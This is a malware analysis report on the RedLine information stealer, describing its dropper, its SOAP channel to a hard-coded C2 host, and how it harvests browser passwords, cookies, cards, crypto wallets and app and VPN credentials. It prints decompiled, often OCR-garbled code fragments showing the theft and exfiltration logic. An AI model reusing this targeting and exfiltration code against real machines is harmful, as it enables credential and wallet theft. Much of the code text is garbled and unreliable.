A Detailed Analysis of the

RedLine Stealer

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Executive summary

RedLine is a stealer distributed as cracked games, applications, and services. The malware steals information from web browsers, cryptocurrency wallets, and applications such as FileZilla, Discord, Steam, Telegram, and VPN clients. The binary also gathers data about the infected machine, such as the running processes, antivirus products, installed programs, the Windows product name, the processor architecture, etc. The stealer implements the following actions that extend its functionality: Download, RunPE, DownloadAndEx, OpenLink, and Cmd. The extracted information is converted to the XML format and exfiltrated to the C2 server via SOAP messages.

Analysis and findings

SHA256: E3544F1A9707EC1CE083AFE0AE64F2EDE38A7D53FC6F98AAB917CA049BC63E69

The initial executable is disguised as a Netflix checker and is a dropper for the main payload. The malware extracts a resource that will be decrypted and saved in the %AppData% directory:





Figure 1



The extracted resource is decrypted using the AES algorithm, with the key and IV being hard-coded in the executable:

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Figure 3

The decrypted payload is saved in a file called "winlogon.exe". The RedLine stealer is spawned by the process:

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86 }		
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cals		
ame	Value	Туре
© sxraakbjcibmchpbarwiewpdqxmgfdpqnbtswz.sxraakbjcibmchpba	"true"	string
Sxraakbjcibmchpbarwiewpdqxmgfdpqnbtswz.sxraakbjcibmchpba	"true"	string
String.operator == returned		bool
🤗 array	{string[0x0000003][]}	string[][]
🤗 resourceManager	(System.Resources.ResourceManager)	System.Resources.ResourceManag
🤗 i de l'anné de la companya de la comp	0x00000000	int
🤗 text	@"C:\Users\\\AppData\Roaming\winlogon.exe"	string

Figure 4

The malware is deobfuscated using the de4dot tool. The following modules reveal some hints about the stealer's functionalities:





The stealer communicates with the C2 server using SOAP messages. The following SOAP requests can be specified:




Figure 6

The process stores data such as the antiviruses, a list of installed input languages, a list of installed programs, a list of running processes, and information about the processors and the graphics device in a class called ScanDetails, as highlighted below:





Figure 7

The malware can locate and exfiltrate documents, CSV files, text files, and other types specified by the C2 server:




Figure 8

The malicious process could enable/disable some functionalities based on the SOAP response. For example, by specifying a false value in the ScanWallets field, the binary doesn't scan the system for crypto wallets:



The stealer stores the following data in a structure called ScanResult:

- An ID that corresponds to the infected machine
- The Release ID that is hard-coded in the binary
- The machine name which is in fact the username associated with the process
- The OS version
- The culture of the current input language



When communicating with the C2 server, the stealer creates a BasicHttpBinding object that uses HTTP as the transport for sending SOAP messages. Windows Communication Foundation (WCF) uses XmlDictionary instances when serializing and deserializing SOAP messages. A new XmlDictionaryReaderQuotas object that contains several quotas used by the XmlDictionaryReader class is created:

3 4	<pre>public static Binding smethod_0() {</pre>
5	BasicHttpBinding basicHttpBinding = new BasicHttpBinding();
6	SystemInfoHelper.smethod 13(basicHttpBinding, int.MaxValue);
7	SystemInfoHelper.smethod_14(basicHttpBinding, 2147483647L);
8	SystemInfoHelper.smethod_15(basicHttpBinding, 2147483647L);
9	SystemInfoHelper.smethod_17(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
10	SystemInfoHelper.smethod_18(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
11	SystemInfoHelper.smethod_19(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
12	SystemInfoHelper.smethod_20(basicHttpBinding, SystemInfoHelper.smethod_16(30.0));
13	SystemInfoHelper.smethod_21(basicHttpBinding, TransferMode.Buffered);
14	SystemInfoHelper.smethod_22(basicHttpBinding, false);
15	SystemInfoHelper.smethod_23(basicHttpBinding, null);
16	<pre>XmlDictionaryReaderQuotas xmlDictionaryReaderQuotas = new XmlDictionaryReaderQuotas();</pre>
17	SystemInfoHelper.smethod_24(xmlDictionaryReaderQuotas, 44567654);
18	SystemInfoHelper.smethod_25(xmlDictionaryReaderQuotas, int.MaxValue);
19	SystemInfoHelper.smethod_26(xmlDictionaryReaderQuotas, int.MaxValue);
20	SystemInfoHelper.smethod_27(xmlDictionaryReaderQuotas, int.MaxValue);
21	SystemInfoHelper.smethod_28(xmlDictionaryReaderQuotas, int.MaxValue);
22	SystemInfoHelper.smethod_29(basicHttpBinding, xmlDictionaryReaderQuotas);
23	<pre>BasicHttpSecurity basicHttpSecurity = new BasicHttpSecurity();</pre>
24	SystemInfoHelper.smethod_30(basicHttpSecurity, BasicHttpSecurityMode.None);
25	SystemInfoHelper.smethod_31(basicHttpBinding, basicHttpSecurity);
26 27	return basicHttpBinding; }

Figure 11

The malicious binary creates a channel factory that will be used during the network communications by initializing a new instance of the ChannelFactory class:

4	blic bool method_@(string string.@)
5	bool result;
6	
B	ChannelFactory <iremoteendpoint> channelFactory = new ChannelFactory<iremoteendpoint>(Class7.smethod_1(), new EndpointAddress(Class7.smethod_2("http://", string_0, "/" Class7.smethod 3();</iremoteendpoint></iremoteendpoint>
10	if (!Class7.smethod_4())
11 12 13	<pre>this.iremoteEndpoint_0 = channelFactory.CreateChannel();</pre>
14 15	result = true;
16 17	
1B 19	result = false;

The C2 server "siyatermi.duckdns[.]org:17044" and the Release ID are hard-coded in the malware. Other versions of the RedLine stealer stored them in an encrypted form:




Figure 13

An example of network communications with the C2 server was downloaded from Any.Run sandbox and is displayed in figure 14. We can notice some IP addresses corresponding to VPNs or online sandboxes that the malware wants to avoid:





The following image reveals the data exfiltration process performed by RedLine:



The stealer creates a folder called "Yandex\YaAddon" in the "AppData\Local" directory:

<pre>try f string object Class.sethod_19(Class.sethod_18(Environment.SpecialFolder.LocalApplicationData), "Yandex\\YaAddon"); while (Class.sethod_20(object_)) f Class.sethod_16()) f bool result; settch (num) f case 0; continue; conti</pre>	public static bool smethod_2()
<pre>string object_ = ClassE.smethod_19(ClassE.smethod_18(Environment.SpecialFolder.LocalApplicationData), "Yandex\\YaAddon"); while (classE.smethod_28(object_)) { ClassE.smethod_18() ClassE.smethod_18()) ClassE.smethod_18()) ClassE.smethod_18() ClassE.smethod_18()) ClassE.smethod_18()) ClassE.smethod_18() ClassE.smethod_18()) ClassE.smethod_18() C</pre>	
<pre>string object_=string object_= <pre>string object_=</pre> <pre>string object_=<th></th></pre></pre>	
<pre>10</pre>	
<pre>iii int num = 5; if (Class.setted_l()) if (class.setted_l()) if (class.setted_l()) if (case 0; case 0; case 1; case 4; iii.sci setter true; break; break; icase 5; icase 5; icase</pre>	ClassE.method 23(object):
<pre>12</pre>	
14 bool result; 15 init tot (nom) 16 (17 caste 0: 18 continue; 19 caste 0: 10 caste 1: 10 caste 4: 11 IL_SC: 12 IL_SC: 13 result = true; 14 joto IL_50; 15 goto IL_50; 16 (17 caste 3: 18 caste 5: 19 j.St: 10 result; 10 result; 11 return false; 12 j.St: 13 return false; 13 joto IL_SC; 14 j 15 goto IL_SC; 16 j 17 goto IL_SC; 18 j 19 catch 10 i	<pre>if (Class8.smethod_16())</pre>
<pre>15</pre>	
<pre>10 { 13 case 0: 14 case 0: 15 case 0: 16 case 0: 17 case 0: 18 case 4: 19 case 4: 19 case 4: 10 case 4: 10 case 5: 1</pre>	
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<pre>is case 1; case 4; it_SC; result = true; break; break; break; break; break; break; case 5; case 5</pre>	case 0:
20 case 4: 21 TL_SC: 22 result = true; 23 break; 24 joto IL_60; 25 joto IL_60; 26 j. 27 TL_S1: 28 return result; 29 j. 30 TL_60: 31 return false; 32 j 33 if (Classi.smethod_36()) 34 j 35 j goto IL_5C; 36 j. 37 goto IL_5C; 38 j 39 j 41 j 42 return false;	
20 case 4: 21 TLS: 22 result true; 23 break; 24 case 5: 25 goto TL_60; 26 ; 27 TLS: 28 return result; 29 ; 30 TL_60; 31 return false; 32 ; 33 if (Classi.smethod_36()) 44 ; 43 return false;	case 1:
21 TL_SC: 22 result + true; 23 break; 24 cake 5: 25 goto TL_60; 26 ; 27 TL_SC: 28 ; 29 ; 33 ; 34 ; 35 ; 36 ; 37 goto TL_SC; 38 ; 39 ; 31 ; 32 ; 33 ; 34 ; 35 ; 36 ; 37 ; 38 ; 39 ; 31 ; 32 ; 33 ; 34 ; 35 ; 36 ; 37 ; 38 ; 39 ; 41 ; 42 ;	
23 break; 24 cate 51 25 gto 1L_60; 26 } 27 rt_51; 28 return result; 29 ; 31 return false; 33 if (classi.smethod_16()) 34 if (classi.smethod_15;) 35 geto 1L_5; 36 ; 37 geto 1L_5; 38 ; 39 ; 31 ; 33 ; 34 ; 35 ; 36 ; 37 ; 38 ; 39 ; 40 ; 42 ;	
24 case 5: 25 goto IL_50; 26 j. 27 IL_51; 28 return result; 29 j. 30 IL_60; 31 return false; 32 j. 33 if (Classd.smethod_36()) 34 (f (Classd.smethod_36()) 35 goto IL_50; 36 j. 37 goto IL_50; 38 if (Lassd.smethod_36()) 44 j. 42 return false;	result = true;
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28 refurn result; 30 T_c60; 31 rcfurn false; 32) 33 if (Classd.smethod_36()) 34 (35 goto IL_5C; 36) 37 goto IL_5C; 38 if 39 catch 40 \$ 41 \$ 42 return false;	
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Figure 16

The file uses the BcryptOpenAlgorithmProvider API in order to load and initialize the AES CNG provider. The algorithm's chaining mode is set to Galois/counter mode (GCM):



Figure 17

BCryptImportKey is utilized to import a symmetric key from a data BLOB:

221	intPtr intPtr;
	int int ;
	uint num2 = Class4.8CryptImportKey(intptr.0, IntPtr.Zero, "KeyOataBlob", out intptr_1, intPtr, int_, array, array.Length, 0U);
	if (num2 == 0U)
	return intPtr;
	nue = 7;
	if ([Class4.smethod_7())
	switch (num)
	Bwitch (nue)
	cate 0:
236	cate 24
239	goto IL 3C;
240	case 11
241	int • Class4.smethod 12(this.method 4(intptr 0, "ObjectLength"), 0);
24	break;
243	case 3:
264	goto 14 SE;
245	case 43
246	case 5:
2	goto 11_77;
240	case Si
249	case or break:
250	creak; case 7:
251	<pre>case v: throw new CryptographicException(Class4.smethod 16("8Crypt.BCryptImportKev() failed with status code:(0)", num2));</pre>

The process can decrypt a block of data by calling the BCryptDecrypt routine:



Figure 19

The malware obtains information such as the public IP of the machine, the country, zip code, etc. by querying the following websites: https[:]//api.ip.sb/geoip, https[:]//api.ipify.org, or https[:]//ipinfo.io/ip. The WebClient.DownloadData method is used to download the resource:



Figure 20

RedLine stealer searches the filesystem for the following directories: "Windows", "Program Files", "Program Files (x86)", and "Program Data":





The malware calls the GetDirectories and GetFiles methods in order to extract the targeted files. It creates a list that contains the full path of the files:



Figure 22

The executable creates a unique temporary file by calling the GetTempFileName function. It

copies a file to a new location using CopyFile:






The process implements a XOR function between two objects. The result of the function is a string:



Figure 24

The JavaScriptSerializer.Deserialize method is utilized to convert the JSON string to an object of type T:



The ShowWindow function is used to hide the current window (0x0 = **SW_HIDE**):





Information Stealing – Browsers

The stealer targets Chromium-based browsers (for example, Chrome and Opera) and Geckobased browsers (for example, Mozilla Firefox). The process is looking for the Opera GX browser in the following directories:





The malware specifies new browser paths in the ScanChromeBrowsersPaths and ScanGeckoBrowsersPaths node values from the SOAP response.

The binary searches the file system for the following SQLite databases:




Figure 28



The original_url, username_value, and password_value values are extracted from the logins table found in the "Login Data" database. These values are used in account.URL, account.Username and account.Password, respectively:



Figure 29

The host_key, path, is_secure, expires_utc, name, and encrypted_value values are extracted from the Cookies file:




Figure 30



The value and name entries from the autofill table found in the "Web Data" database are retrieved by the malware:





Figure 31

The card_number_encrypted, name_on_card, expiration_month, and expiration_year values from the credit_cards table found in the "Web Data" database are retrieved by the process:







After gathering all the data, the process creates a scannedBrowser object that contains the browser name and profile and the information extracted above:



Figure 33

RedLine stealer obfuscates some strings by adding extra letters. It tries to locate the cookies.sqlite database in the "AppData\Roaming" directory:



Figure 34

The host, path, isSecure, expiry, name, and value entries are extracted from the moz_cookies table found in the cookies.sqlite file:



Figure 35

Information Stealing – Cryptocurrency Wallets

The stealer targets the following wallets, which are browser extensions: YoroiWallet, Tronlink, NiftyWallet, Metamask, MathWallet, Coinbase, BinanceChain, BraveWallet, GuardaWallet, EqualWallet, JaxxxLiberty, BitAppWallet, iWallet, Wombat, AtomicWallet, MewCx, GuildWallet, SaturnWallet, and RoninWallet (see figure 36).





The first target is Armory, which stores the wallet in the "%AppData%\Armory" directory ("Recoursive" [sic]):



Figure 37

Atomic Wallet stores its files in the "%AppData%\atomic" folder:


3 pu 4 {	ublic override IEnumerable <class43> vmethod_1()</class43>
5	List <class43> list = new List<class43>();</class43></class43>
6	try
7	τ
8	<pre>string directory = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + "\\atomic";</pre>
9	list.Add(new Class43
10	C
11	Directory = directory,
12	Pattern = "*",
13	Recoursive = true
14));
15	
16	catch
17	(
18	

The malware also targets the Exodus wallet, as shown in figure 39:

	<pre>string directory = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + new string(new char[]</pre>
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	string directory2 = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + new string(new char[]
40 41	
	list.Add(new Class43
	Directory = directory2,
	Pattern = "".json",
	Recoursive = false
	list.Add(new Class43
	Directory = directory,
51	Pattern = "*"



The binary searches for the "com.liberty.jaxx" directory that corresponds to the Jaxx Liberty wallet:



Guarda Wallet stores its files in the "%AppData%\Guarda" directory:





The binary is looking for files corresponding to the Coinomi wallet as well:





RedLine stealer uses the GetFolderPath function in order to find the "%AppData%\Electrum\wallets" folder:

40.00	<pre>public override IEnumerable<<class43> vmethod_1()</class43></pre>
	<pre>tist<class43> list = new List<class43>();</class43></class43></pre>
	try
	<pre>string directory = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData) + new string(new char[]</pre>
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	list.Add(new Class43
	Directory = directory,
	Pattern = "";
	Recoursive = false
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	catch
	return list;
	return list;

Figure 43

The malicious process tries to identify a folder that corresponds to an Ethereum wallet:





Figure 44

There is also a generic search that is looking for a file called "wallet.dat" or "wallet" in the "%AppData%" directory:




The GetLogicalDrives method is utilized to retrieve the names of the logical drives on the local computer. The stealer can specify additional files/extensions that should be located in the "%DSK_23%" field:





Information Stealing – Different applications

The stealer extracts the Discord tokens and chat logs from the ".log" and ".ldb" files:





The malicious process opens the "FileZilla\recentservers.xml" file:






Figure 48

The binary creates an XmlTextReader object and then an XmlDocument object. It loads the XML file opened above and constructs a list of accounts:




Figure 49

The malware extracts the following fields from the XML file: Host, User, Pass, and Port. These values are used to populate account.Username, account.Password, and account.URL:






RedLine stealer extracts the Steam client path from the "SteamPath" registry value:





The SSFN and VDF files are targeted for exfiltration by the stealer:





The process is looking for the folder that contains the Telegram application. The session data including images and conversations is stored in the "tdata" directory:

<pre>foreach (string fileName in SystemInfoHelper.smethod_7("Te1", "egram.exe"))</pre>
list.Add(new Class43
Tag = num.ToString(),
Directory = new FileInfo(fileName).Directory.FullName + new string(new char[]
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· 가는 이번 가는 것 같은 것 같
foreach (string text in Directory.GetDirectories(new FileInfo(fileName).Directory.FullName + new string(new char[]
if (new DirectoryInfo(text).Name.Length == 16)
list.Add(new Class43
Tag = num.ToString(),
Directory = text,
Recoursive = false
num++;



The executable also looks for the "Telegram Desktop\tdata" directory on the machine:



Figure 54


Information Stealing – VPN software

RedLine stealer searches the filesystem for the "%USERPROFILE%\AppData\Local\NordVPN" directory, which corresponds to the NordVPN software:

20	DirectoryInfo directoryInfo = new DirectoryInfo(Path.Combine(Environment.ExpandEnvironmentVariables("%USEManaLifeRPRDFILE%\AppEnManaLifeta\\LHanaLifecoal",Replace("ManaLife", string.Empty)), new string
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30	<pre>}}.Replace("Def", string.Empty)));</pre>
39 40	if (ldirectoryInfo.txists)
4	t return list;
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3 3	DirectoryInfo[] directories = directoryInfo.GetDirectories(new string(new char[]
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Figure 55

The credentials stored in the "user.config" file are extracted by the malware, as highlighted in the figure below:



The credentials are decoded from Base64 and then stored in Account.Username and Account.Password:

247	<pre>}).Replace("String.Remove", string.Empty)).InnerText;</pre>
248	if (!string.IsNullOrWhiteSpace(innerText) && !string.IsNullOrWhiteSpace(innerText2))
249	
250	<pre>string @string = Encoding.UTF8.GetString(Convert.FromBase64String(innerText));</pre>
251	<pre>string string2 = Encoding.UTF8.GetString(Convert.FromBase64String(innerText2));</pre>
252	<pre>string text2 = Class5.smethod @(@string, DataProtectionScope.LocalMachine, null);</pre>
253	<pre>string text3 = Class5.smethod @(string2, DataProtectionScope.LocalMachine, null);</pre>
254	if (!string.IsNullOrWhiteSpace(text2) && !string.IsNullOrWhiteSpace(text3))
255	
256	list.Add(new Account
257	τ. · ·
258	Username = text2,
259	Password = text3
260	3) ;
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Figure 57

The malicious executable steals the OpenVPN config file found at "%AppData%\OpenVPN Connect\profiles":



The process tries to locate and exfiltrate the Proton VPN configuration files as well:



Figure 59

Information Stealing – Host information

The binary extracts the processor name and the number of cores by running the following WMI query:

3 pu	blic static List <systemhardware> smethod_1()</systemhardware>
	List <systemhardware> list = new List<systemhardware>();</systemhardware></systemhardware>
	using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher("SELECT * FROM Win32_Processor")) {
	<pre>using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get()) </pre>
	<pre>foreach (ManagementBaseObject managementBaseObject in managementObjectCollection) </pre>
	<pre>ManagementObject managementObject = (ManagementObject)managementBaseObject; try</pre>
	<pre>{ list.Add(new SystemHardware</pre>

Figure 60



The name of the video controller and the memory size are retrieved via another WMI query:



Figure 61

The malware obtains a list of antivirus/antispyware products and third-party firewalls:



Figure 62

The OpenSubKey method is utilized to open the "SOFTWARE\Clients\StartMenuInternet" registry key. The name of a browser is obtained via a function call to GetValue and then the path from the "shell\open\command" registry key:

3	<pre>public static List(BrowserVersion> smethod_4()</pre>
	{ List <browserversion> list = new List<browserversion>();</browserversion></browserversion>
	try
	RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\WOW6432Node\\Clients\\StartMenuInternet")
	if (registryKey == null)
	<pre>registryKey = Registry.LocalMachine.OpenSubKey("SOFTWARE\\Clients\\StartMenuInternet");</pre>
	<pre>string[] subKeyNames = registryKey.GetSubKeyNames();</pre>
	<pre>for (int i = 0; i < subKeyNames.Length; i++)</pre>
	BrowserVersion browserVersion = new BrowserVersion();
	<pre>RegistryKey registryKey2 = registryKey.OpenSubKey(subKeyNames[i]);</pre>
	<pre>browserVersion.NameOfBrowser = (string)registryKey2.GetValue(null);</pre>
	<pre>RegistryKey registryKey3 = registryKey2.OpenSubKey("shell\\open\\command");</pre>
	<pre>browserVersion.PathOfFile = registryKey3.GetValue(null).ToString().smethod_2();</pre>
	if (browserVersion.PathOfFile != null)
	<pre>browserVersion.Version = FileVersionInfo.GetVersionInfo(browserVersion.PathOfFile).FileVersion;</pre>
	browserVersion.Version = "Unknown Version";
	list.Add(browserVersion);
	return list;



The malicious process extracts the serial number of the physical disk drives:





The list of running processes is retrieved by running the "SELECT * FROM Win32_Process" query. The malware creates a list that contains the session ID of the current process, the process ID and the name of a process extracted from the query, and the command line:

<pre>subject Searcher managementObjectSearcher = new ManagementObjectSearcher(new string(new char[)</pre>	17 C	
9 5's, 11 'E's, 12 'L's, 13 'E's, 14 'C's, 15 'T, 16 'T, 17 ''s, 18 'C's, 19 'F's, 20 'R's, 21 'O's, 22 'W's, 23 ''s, 24 'W's, 25 '1's, 26 'n's, 27 '3's, 28 '2's, 29 's's, 31 'c's, 32 'o's, 33 'c's, 34 'e's, 35 's's, 36 's's, 37 's's, 48 's's, 47 's's, 48 's's, 49 'o's,	B	using (ManagementObjectSearcher managementObjectSearcher = new ManagementObjectSearcher(new string(new char[]
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13 F*, 14 CC 15 T*, 16 T*, 17 **, 18 **, 19 **, 20 R, 21 '0', 22 'N', 23 ', 24 'W, 25 'n', 26 'n', 27 '3', 28 '2', 29 'P', 31 'C', 33 'C', 34 'e', 35 's', 36 's', 37 's', 38 'W, 44 's', 45 'e', 44 's', 45 'e', 46 's', 47 's', 48 's', 49 'o',		
14 'C', 15 'T', 16 'T', 18 'T', 19 'F', 20 'R', 21 'O', 23 'T', 24 'W', 25 '1', 26 'n', 27 '3', 28 '2', 29 'T', 26 'n', 27 '3', 28 '2', 31 'T', 32 'O', 33 'C', 34 'C', 35 'S', 36 'W', 37 'S', 38 'W', 44 'S', 45 'C', 44 'S', 45 'C', 47 'S', 48 '1', 49 'O',		
14 'C', 15 'T', 16 'T', 18 'T', 19 'F', 20 'R', 21 'O', 23 'T', 24 'W', 25 '1', 26 'n', 27 '3', 28 '2', 29 'T', 26 'n', 27 '3', 28 '2', 31 'T', 32 'O', 33 'C', 34 'C', 35 'S', 36 'W', 37 'S', 38 'W', 44 'S', 45 'C', 44 'S', 45 'C', 47 'S', 48 '1', 49 'O',		'E',
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Another similar function is used to obtain a list of running processes' name and the path to the executable files:

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	<pre>}) + Process.GetCurrentProcess().SessionId + "'"))</pre>
	using (ManagementObjectCollection managementObjectCollection = managementObjectSearcher.Get())
	<pre>foreach (ManagementBaseObject managementBaseObject in managementObjectCollection)</pre>
	<pre>ManagementObject managementObject = (ManagementObject)managementBaseObject;</pre>
	try
	<pre>object obj = managementObject[new string(new char[]</pre>
